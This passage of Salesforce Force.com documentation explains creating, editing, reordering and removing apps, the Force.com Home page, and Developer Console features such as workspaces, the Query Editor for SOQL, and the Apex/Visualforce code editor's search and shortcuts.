  - ◊ If you're new to Force.com apps, click **Quick Start**. With this option, you generate a basic working app in one simple step.
  - ◊ If you've already created the objects, tabs, and fields you need for your app, click **New**. With this option, you create an app label and logo, add tabs, and assign the app to profiles.
- To change the order of apps in the Force.com app menu, click **Reorder**.

  For Salesforce Platform and Salesforce Platform One license users, the Platform standard app is the only app listed in the Force.com app menu.

For Connected Apps, you can see the version of the apps on your system. To modify an existing app, click the app name. To create a new Connected App click **New**.

Creating Apps with App Quick Start

App quick start is a fast way to create a basic working app in just one step.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create apps:	"Customize Application" and "Manage Users"

1. From Setup, click **Create** > **Apps**, and click **Quick Start**. Alternatively, from the Force.com Home page, click **Add App** under **Getting Started**, or **App Quick Start** under **Quick Links**.
2. Enter the information needed for your app.

Field Name	Description
`App Label`	The app's name that appears in the Force.com app menu. The label can have a maximum of 40 characters, including spaces.
`Plural Label`	The plural name of the object. This name appears on the tab.
`Singular Label`	A name used to refer to the object in any user interface pages.
`Gender`	If it's appropriate for your organization's default language, specify the gender of the label. This field appears if the organization-wide default language expects gender.
`Starts with a vowel sound`	If it's appropriate for your organization's default language, enable this option if your label should be preceded by "an" instead of "a".

3. Click **Create**.
4. On the **You're All Set!** page, click **here** to add new fields to your app.
5. To see your app as it will appear to users, click **Go To My App**.

The app quick start:

- Generates an app label and API name (a unique name that's used to refer to the object when using the Force.com API).
- Generates an object label and API name.
- Generates a tab label, and associates the tab with the object.
- Enables feed tracking for the object. Feed tracking lets people follow records of that object type and see Chatter feed updates.
- Enables access to the app and tab in your user profile. Any users who have the "Modify All Data" permission can also access the object.
- Generates a permission set that grants access to the new custom object.
- Assigns the permission set to the user who creates the app.

Once you've created an app, you can extend it with more components, specify access settings, and add users to your organization.

App Quick Start: Next Steps for Building and Managing Apps
Managing Apps

App Quick Start: Next Steps for Building and Managing Apps

Once you've created a basic working app with app quick start, you'll want to build out the app with more objects and fields, define its access settings, and add users to share your app with them.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create objects, tabs, fields, and validation rules:	“Customize Application”
To create users and profiles:	“Manage Users”

1. Build out your app with the basic components used in apps.
   - Create objects, which are custom database tables that allow you to store information specific to your app.
   - Create tabs that are associated with the objects you've created.
   - For each object, create fields to store the information that's important to your organization.
   - Create validation rules, which verify that the data users enter meets the standards you specify before they save a record.

   For quick shortcuts to these tools, use the Force.com quick access menu, which is available from object list view pages and record detail pages.
2. Create user profiles or permission sets. These are collections of settings and permissions that determine what users can do in an app.
3. Specify the types of access that users will have to the app.
   a. Make your app visible using profiles or permission sets.
   b. Make your object tabs visible.
   c. Set the object permissions for the objects you created.
4. Add users to your organization. When adding users, be sure to assign them the appropriate profiles or permission sets you created so they can access your app.

These are the basic steps for building and managing an app. As you explore the Force.com platform, you'll find even more ways to build, manage, and deploy apps.

See Also:

Creating Apps with App Quick Start
Managing Apps

Creating Custom Apps

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view apps:	"View Setup and Configuration"
To manage apps:	"Customize Application"

Create custom apps to build applications for your users.

Note: If you're new to Force.com apps, we recommend using Force.com quick start to create an app. With this tool, you can generate a basic working app in just one step.

To create custom apps:

1. From Setup, click **Create** > **Apps**.
2. Click **New**.
3. If the Service Cloud console is available, select whether you want to define a custom app or a Service Cloud console.
4. Specify a label for the app. The label can have a maximum of 40 characters, including spaces. This label is the app's name in the Force.com app menu.
5. Optionally, enter a description of the app.
6. Click **Next**.
7. Optionally, specify a custom logo for the app. Click **Insert an image** to choose an image file from the document library.

   Consider these requirements when choosing a custom app logo from the document library:

   - The image must be in GIF or JPEG format and less than 20 KB in size.
   - If the image is larger than 300 pixels wide by 55 pixels high, then it will be scaled to fit.
   - For the best on-screen display, we recommend you use an image with a transparent background.
   - The `Externally Available` checkbox must be selected on the document's properties so that users can view the image.

8. Click **Next**.
9. Click the left and right arrow buttons to add or remove tabs from the app.
10. Click the up and down arrow buttons to define the order in which the tabs will display in the app.
11. Optionally, set the default landing tab for your new app using the **Default Landing Tab** drop-down menu below the list of selected tabs. This determines the first tab a user sees when logging into this app.
12. For Professional Edition users, click **Save** to finish the wizard. For Enterprise or Developer Edition users, click **Next**.
13. Check the `Visible` box to choose the user profiles for which the app will be available.
14. Check the `Default` box to set the app as that profile's default app. This means that new users who have the profile will see this app when they log in for the first time. Profiles with limits are excluded from this list.

15. Click **Save** to finish the wizard.

Managing Apps

Removing Apps

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete apps and objects:	"Customize Application"

You can remove custom apps, but not standard apps. Removing an app removes it from the Force.com apps menu, but doesn't remove any associated objects. If you've created objects for an app, you may want to remove them as well.

1. From Setup, click **Create** > **Apps**.
2. Click **Del** next to the app.
3. Optionally, delete any associated objects.

Editing App Properties

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view apps:	"View Setup and Configuration"
To manage apps:	"Customize Application"

You can change the properties of the standard and custom apps in your organization. For example, you can specify a custom logo for a custom app, or you can specify which tabs are available in a standard or custom app. Note that you cannot change the label, description, or logo for a standard app.

To edit the properties of an app:

1. From Setup, click **Create** > **Apps**.
2. Click **Edit** next to the app you want to modify.
3. Specify a label for the app. The label can have a maximum of 40 characters, including spaces. This label is the app's name in the Force.com app menu.

4. Optionally, enter a description of the app.
5. Optionally, specify a custom logo for the app. Click **Insert an image** to choose an image file from the document library.

   Consider these requirements when choosing a custom app logo from the document library:

   - The image must be in GIF or JPEG format and less than 20 KB in size.
   - If the image is larger than 300 pixels wide by 55 pixels high, then it will be scaled to fit.
   - For the best on-screen display, we recommend you use an image with a transparent background.
   - The `Externally Available` checkbox must be selected on the document's properties so that users can view the image.

6. Click the left and right arrow buttons to add or remove tabs from the app.
7. Click the up and down arrow buttons to define the order in which the tabs will display in the app.
8. Optionally, set the default landing tab for your new app using the `Default Landing Tab` drop-down menu below the list of selected tabs. This determines the first tab a user sees when logging into this app.
9. Optionally, select the `Overwrite users' personal custom app customizations` checkbox to override any app personalizations users may have made.
10. Check the `Visible` box to choose the user profiles for which the app will be available.
11. Check the `Default` box to set the app as that profile's default app. This means that new users who have the profile will see this app when they log in for the first time. Profiles with limits are excluded from this list.
12. Click **Save**.

What is an App?
Managing Apps

Reordering the Force.com App Menu

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view apps:	"View Setup and Configuration"
To manage apps:	"Customize Application"

You can change the order in which apps appear in the Force.com app menu. The Force.com app menu is a drop-down list that displays at the top of every application page.

1. From Setup, do one of the following:
   a. Click **Create** > **Apps** and then click **Reorder**.
   b. Click **Manage Apps** > **App Menu**.
2. Click the arrows as desired to change the app order.
3. Click **Save**. The changes will take effect immediately.

All the apps installed in the organization are shown for sorting. However, the apps that a user sees in the Force.com app menu varies depending on each app's visibility settings and the user's permissions. For example, an administrator can typically see more apps than a standard user. Connected Apps and service providers appear in the app menu only if they have a Start URL value specified.

Force.com Home Page Overview

The Force.com Home page contains options for building and managing applications.

Available in: All Editions except **Database.com**

User Permissions Needed	
To access the Force.com Home page:	"Customize Application"

You access the Force.com Home page from Setup. To return to this page from other setup pages, click **Force.com Home** in the left sidebar.

- The left sidebar, which you can browse or search, provides access to all setup actions, tasks, and tools.
- The Getting Started box contains a tool for generating a basic app in a single step, and links to information about extending and managing apps. This box doesn't appear if you've previously dismissed it.
- Recent Items List–Beta

  Note:

  This release contains a beta version of the Recent Items list that is production-quality but has known limitations.

  The Recent Items box displays the following recent metadata items you've viewed, edited, or created, and their related objects.

  ◊ Apex classes
  ◊ Apex triggers
  ◊ Apps
  ◊ Fields
  ◊ Objects
  ◊ Page layouts
  ◊ Permission sets
  ◊ Profiles
  ◊ Static resources
  ◊ Tabs
  ◊ Users

- ◊ Validation rules
- ◊ Visualforce pages
- ◊ Visualforce components

Note: The Recent Items list on the Force.com Home page is independent of the Recent Items section in the sidebar column of most Salesforce pages. The Recent Items list on the Force.com Home page displays items used by administrators, while the Recent Items section in the sidebar column displays records that end users have worked with.

- The System Overview messages box displays messages to remind you when your organization reaches its usage limits. The System Overview messages box is not enabled by default.
- The Quick Links box provides links for managing tools, users, apps, security and data.
- The Community box showcases available resources. This box doesn't appear if you've previously dismissed it. It reappears with each new release; click **Dismiss** to hide it again.
- The right pane includes external links that are useful for developers and administrators.

Configuring Force.com System Overview Messages

Available in: All Editions except **Personal** and Database.com

User Permissions Needed	
To configure Force.com messages:	“Customize Application”

Note: The system overview page shows only the items enabled for your organization. For example, your system overview page shows workflow rules only if workflow is enabled for your organization.

Add system overview usage messages to the Force.com Home page to remind you when your organization approaches its limits. You can expand, collapse, and dismiss the system overview messages that appear on the Force.com Home page. By default, the system overview home page messages are enabled.

To configure the system overview messages on the Force.com Home page:

1. From Setup, click **System Overview**.
2. Click **Configure Force.com Messages**.
3. Select or deselect the types of system overview messages to show or hide on the Force.com Home page.
4. Click **OK**.

Important: System overview messages only appear on the Force.com Home page when your organization approaches its limits.

When you enable or dismiss system overview messages on the Force.com Home page, it only impacts your individual view of the system overview messages.

Consider Testing in a Sandbox

Salesforce.com provides sandboxes for testing changes in an environment outside of your production organization.

Available in: **Enterprise**, **Unlimited**, and **Database.com** Editions

Sandboxes contain copies of your data, code, and configuration settings that are isolated from your production environment. You can customize your organization and test applications in a sandbox, then deploy the changes to your production organization when ready.

Consider using a sandbox for any customization or application development that alters data or requires user interaction, such as workflows, merged data, triggers, custom buttons, or apps.

ENHANCE SALESFORCE WITH CODE

Welcome, Salesforce Developers

This documentation provides information about enhancing your Salesforce organization by developing custom applications and integrating your external applications.

This documentation is organized by task so you can quickly find the information you need:

- Writing Code—Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. In addition, you'll find information about integrating your application using APIs and authenticating your external applications.
- Debugging Your Code—Debug your application using the Developer Console.
- Testing Your Changes—Test your Apex code and work with the test tools.
- Deploying Changes—Deploy your changes to another organization using change sets and other tools.

For the complete set of developer documentation, see http://wiki.developerforce.com/page/Documentation.

Salesforce Development Tools

> The available tools vary according to which Salesforce Edition you have.

This table summarizes the functionality of the various Salesforce development tools.

Tool	Code	Debug	Test	Deploy	Available From
Force.com Developer Console	✔	✔	✔		***<Your name>*** menu
Force.com IDE	✔	✔	✔	✔	developerforce.com
Visualforce development mode footer	✔				Setup or My Settings
Code editor	✔				Setup
Apex Test Execution			✔		Setup
Change Sets				✔	Setup
Force.com Migration Tool				✔	Setup

Note: The Force.com IDE is a free resource provided by salesforce.com to support its users and partners, but is not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.


DEVELOPER CONSOLE

Developer Console User Interface Overview

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.



The Developer Console is organized into the following sections:

1. Menubar
2. Workspace with a tab for each open item
3. Logs, Tests, and Problems panel

Menubar

The menubar includes the following drop-down menus:

- The **File** menu allows you to open and create resources.
- The **Debug** menu provides access to a range of tools and settings.
- The **Test** menu provides access to testing tools.
- The **Workspace** menu allows you to choose and manage workspaces.
- The **Help** menu includes links to the online help, a reference page of shortcut keys and a collection of guided tours.

Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

See Developer Console Workspaces.

Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs:

- The **Logs** tab displays available logs.
- The **Tests** tab displays available tests.
- The **Checkpoints** tab displays available checkpoints.
- The **Query Editor** tab allows you to execute a SOQL query on the data in your organization.
- The **Progress** tab displays all asynchronous requests in real time. To see only the operations that are in progress, select **Hide Finished Runs**. To terminate any deployments that haven't finished, click **Cancel All Deployments**. When you terminate a deployment, a residual polling thread appears in the Progress tab with a short delay. Partial deployments are not possible. To clear the polling task immediately, refresh the Developer Console.
- The **Problems** tab shows the details of compilation errors in the Source Code Editor. Changes you make are compiled and validated in the background. While you're editing code, an error indicator displays beside lines that contain errors. Click a row in the **Problems** tab to jump to the line of code that caused the error.

Note:

After twenty minutes of inactivity, the Developer Console stops polling for new logs, test runs, and checkpoints. To resume updates, click **Debug** > **Resume Updating**.

Keyboard shortcuts

To see a list of Developer Console keyboard shortcuts, click **Help** > **Shortcut Keys** or press CTRL+SHIFT+?.

Using the Developer Console

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"

What is the Developer Console?

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization.

To open the Developer Console, click **<Your name>** > **Developer Console**. For an introduction to the UI, see Developer Console User Interface Overview. Go to developer.force.com for the latest news and information on Salesforce development.

How Do You Use the Developer Console?

The Developer Console can help with many of your development tasks:

Debugging and Troubleshooting

The Developer Console provides a convenient set of tools for efficiently tracking down logical issues.

- **View Logs**: Use the Logs tab to view a list of logs. Open logs in the Log Inspector. Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.
- **Set and View Checkpoints in Apex Code**: Use the Developer Console to set checkpoints to identify the source of errors. For example, if you want to understand why a certain request generates an error, you can review the execution, identify the offending logic, and set a checkpoint. When you execute the process again, you can inspect the request at that specific point to understand in detail how to improve your code. While the Developer Console can't pause execution like a traditional debugger, it provides cloud developers much of the same visibility, and reduces the need to instrument code with `System.debug` commands.

Editing and Navigating Source Code

The Developer Console allows you to browse, open, edit and create source code files.

- **Browse Packages in Your Organization**: Navigate the contents of packages created in your organization.
- **View and Edit Apex Classes and Triggers**: Open and edit Apex triggers and classes, and open a read-only view of your custom object definitions.
- **View and Edit Visualforce Pages and Components**: Open and edit Visualforce pages and components.
- **Use the Source Code Editor**: Open a working set of code files and switch between them with a single click. The Developer Console Source Code Editor includes an auto-complete feature for Apex code.

Testing and Validating Performance

The Developer Console has a number of features dedicated to testing code and analyzing performance.

- **Test Apex Code**: Use the Developer Console to check code coverage and run Apex tests, including unit tests, functional tests, regression tests, and so on. To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.
- **Inspect Logs for Performance Issues**: Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic. Open a debug log and view the aggregated performance of an operation in the Performance Tree. The Executed Units panel breaks up the request both by time and type, and categorizes the timings by methods, queries, workflows, callouts, DML, validations, triggers, and pages, giving you a clear idea of where to find performance issues. Use the Timeline panel to see a timeline view of the overall request and walk through the events for a given block. The Limits panel provides a summary view of resources used and maps them against your allocated request limits.

Executing SOQL Queries

The Developer Console provides a simple interface for managing SOQL queries.

- **Edit and Execute SOQL Queries**: Use the **Query Editor** to query data from your organization.
- **View Query Results**: Results are displayed in a Query Results grid that allows you to open, create, update, and delete records.

See Also:

Developer Console User Interface Overview
File Menu
Logs Tab
Examples of Using the Log Inspector

Developer Console Command Line Reference

To open or close the Developer Console Command Line Window, click **CTRL+L**. The following commands are available:

Command	Parameters	Description
`commands`	None	A list of all commands.
`exec <Apex statements>`	`<Apex statements>`: One or more Apex statements.	Executes the `<Apex statements>` and generates a log.
`exec [-o | -r]`	None	`-o`: Opens the Enter Apex Code window. `-r`: Executes the code in the Enter Apex Code window and generates a log.
`find <string>`	`<string>`: A string of characters.	Searches the log for a string.
`help`	None	Explains how to get information about commands.

`man <command>`	`<command>`: A Command Line Window command.	Displays the description of the command.

Developer Console Workspaces

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

The **Workspace** menu includes all the necessary links:

- **Switch Workspace**: Allows you to select from your saved workspaces.
- **New Workspace**: Creates a new workspace. Enter a name for the workspace and click OK. Open the resources that you want in the workspace. The workspace will be saved when you switch to a different workspace or close the Developer Console.
- **Rename Current Workspace**: Overwrites the current workspace with the name you enter.
- **Workspace Manager**: Opens a popup window that allows you to browse, open, create, and delete workspaces.

You can open the following types of resources in the Developer Console workspace:

- Logs open in the Log Inspector.
- Checkpoints open in the Checkpoint Inspector.
- Apex classes and triggers, and Visualforce pages and components open in the Source Code Editor.
- Organization metadata and other non-code resources open in the Object Inspector.
- Query results listed on the Query Editor tab open in an editable Query Results grid.
- Finished test runs listed on the Tests tab open in a Test Results view.

To collapse unused panels, use the buttons. When collapsed, you can click a panel to temporarily reveal and use it. When your cursor moves out of the panel, it collapses automatically.

When you switch to a different workspace or close the Developer Console, the state of the tabs (and the panels within the tabs) in the current workspace is saved. If you have not created a workspace, the configuration is saved as the Default workspace.

Navigating Between Tabs

To move left and right through tabs in the workspace, click the appropriate tab or use the following keyboard shortcuts:

- Left: CTRL+Page Up
- Right: CTRL+Page Down

Navigating View History

To move backward and forward through your view history, click the buttons or use the following keyboard shortcuts:

- Backward: CTRL+,
- Forward: CTRL+.

Clicking  (or CTRL+) moves through the previously viewed tabs in the order that you viewed them. The  button only becomes active when you are viewing your history.

See Also:

Developer Console User Interface Overview
Source Code Editor

File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, and Visualforce pages and components. It includes the following options:


- **New**: Creates a new Apex class or trigger, or Visualforce page or component and opens it in the Source Code Editor. To create a new Apex trigger, first select the object to associate with the trigger.
- **Open**: Launches a File Open window that allows you to browse and open your application code and data objects.
- **Open Log**: Opens the selected log in the Log Inspector. You can also access logs from the **Logs** tab.
- **Open Raw Log**: Opens the selected log in plain text.
- **Download Log**: Saves a text copy of the selected log to your local machine.
- **Save**: Saves the item in the active tab.
- **Save All**: Saves changes in all the tabs open in your workspace. Use this option to save a set of dependent changes.
- **Delete**: Deletes the item in the active tab. You can only delete Apex classes, triggers, and Visualforce pages.
- **Close**: Closes the active tab.
- **Close All**: Closes all the tabs open in your workspace. If any tab contains unsaved changes, you'll be prompted to save them.

See Also:

Using the File Open Window
Source Code Editor
Object Inspector

Using the File Open Window

The **File** > **Open** window in the Developer Console menu allows you to browse and open your application code and data objects.



To navigate to an item in the **Open** window:

1. In the **Setup Entity Type** column, click the type of the item you want to find.
2. In the **Entities** column, scroll and find the item you'd like to examine.

   To filter the displayed items, click the **Filter** text entry box and enter a text string to display only items that match the filter criteria. The search is case-sensitive.
3. To see related items in the **Related** column, click the item once.
   For example, click an object to see the Apex classes that use it.
4. To open the item in a new tab, double-click it or select it and click **Open**.

   Code files open in the Source Code Editor, while data objects open in Object Inspector view.

You can browse and open the contents of packages in your organization in the **File** > **Open** window. You can see the complete contents of packages and open the code files and custom objects contained in a package, but other package items, such as custom fields and validation rules, can be seen in the list but not viewed in detail.

Note: You can't view or edit the contents of managed packages you've installed into your organization. You can browse, open, and edit the entities of unmanaged packages just like those you've created yourself.

See Also:

Source Code Editor
Log Inspector
Object Inspector

Debug Menu

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes the following options:

- **Open Execute Anonymous Window**: Opens a new window that allows you to enter Apex code for testing. See Executing Anonymous Apex Code.

- **Execute Last**: Executes the most recent entry in the Enter Apex Code window.
- **Switch Perspective**: Selects the perspective from the list of available standard and custom perspectives. See Log Inspector.
- **View Log Panels**: Displays a list of available panels for use in a perspective.
- **Perspective Manager**: Opens the Perspective Manager. See Managing Perspectives in the Log Inspector.
- **Save Perspective**: Saves any changes you've made to the current perspective since it was open.
- **Save Perspective As**: Saves a copy of the current perspective with a different name.
- **Auto-Hide Logs**: Select this option to clear existing logs when the page is refreshed.
- **Show My Current Logs Only**: Deselect this option (selected by default) to see all logs saved for your organization, including newly-generated logs created by other users.
- **Show My Current Checkpoints Only**: Deselect this option (selected by default) to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.
- **Clear**: Select **Log Panel**, **Checkpoint Results Panel**, or **Checkpoint Locations** to erase current data from the cache and refresh the display.
- **Resume Updating**: Renews the connection to the server. This option is only shown if polling has been interrupted due to inactivity.
- **Change Log Levels**: Opens the log settings dialog to define logging levels for future requests. See Setting Debug Log Filters.

Note: Some options in the **Debug** menu are not accessible until a log has been generated.


WORKING WITH DATA

Query Editor

The Query Editor in the Developer Console allows you to execute a SOQL query on the data in your organization. Results are displayed in a Query Results grid that allows you to open, create, update, and delete records.



Executing a SOQL Query

To execute a SOQL query:

1. Enter a SOQL query in the Query Editor panel.
2. Click **Execute**. If the query generates errors, they are displayed in the bottom section of the Query Editor panel. The results are displayed in the Query Results grid in the Developer Console workspace.
3. To rerun a query, click **Refresh Grid**.

Warning: If you click **Refresh Grid**, any data that you've edited in the Query Results grid but haven't saved will be lost.

Managing Data in Query Results

The Query Results grid displays each record as a row, and allows you to create, update, and delete records without leaving the Developer Console.

- To open a record shown in the results, click the row and click **Open Detail Page**, or **Edit Page** to jump to the record in Salesforce.
- To create a new record, click **Insert Row**. Make any necessary changes and click **Save Rows**.

Note: To insert a row, the query results must contain all the required fields for the object and the required fields must be simple text or number fields. If these conditions aren't true, a blank row is created but you can't save it. In this case, click **Create New** to create a new record in Salesforce.

- To edit a record, double-click on the related row. Make any necessary changes and click **Save Rows**.
- To delete a record, select the related row and click **Delete Row**.

APEX AND VISUALFORCE

Working With Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

- Using the Editor for Visualforce
- Source Code Editor
- Object Inspector
- Understanding Global Variables
- Valid Values for the `$Action` Global Variable
- Apex Code Overview
- Visualforce Overview
- What are Email Services?
- Custom Labels Overview
- About S-Controls

Using the Editor for Visualforce or Apex

Apex is available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Visualforce is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit Visualforce markup:	"Customize Application"
To edit custom Visualforce controllers or Apex	"Author Apex"

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the Replace textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables ($1, $2, and so on) from the found search string. For example, to replace an <h1> tag with an <h2> tag and keep all the attributes on the original <h1> intact, search for <h1(\s+)(.*)> and replace it with <h2$1$2>.

Go to line ( )

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

The editor supports the following keyboard shortcuts:

Tab

Adds a tab at the cursor

SHIFT+Tab

Removes a tab

CTRL+f

Opens the search dialog or searches for the next occurrence of the current search

CTRL+r

Opens the search dialog or replaces the next occurrence of the current search with the specified replacement string

CTRL+g

Opens the go to line dialog

CTRL+s

Performs a quick save.

CTRL+z

Reverses the last editing action

CTRL+y

Recreates the last editing action that was undone

See Also:

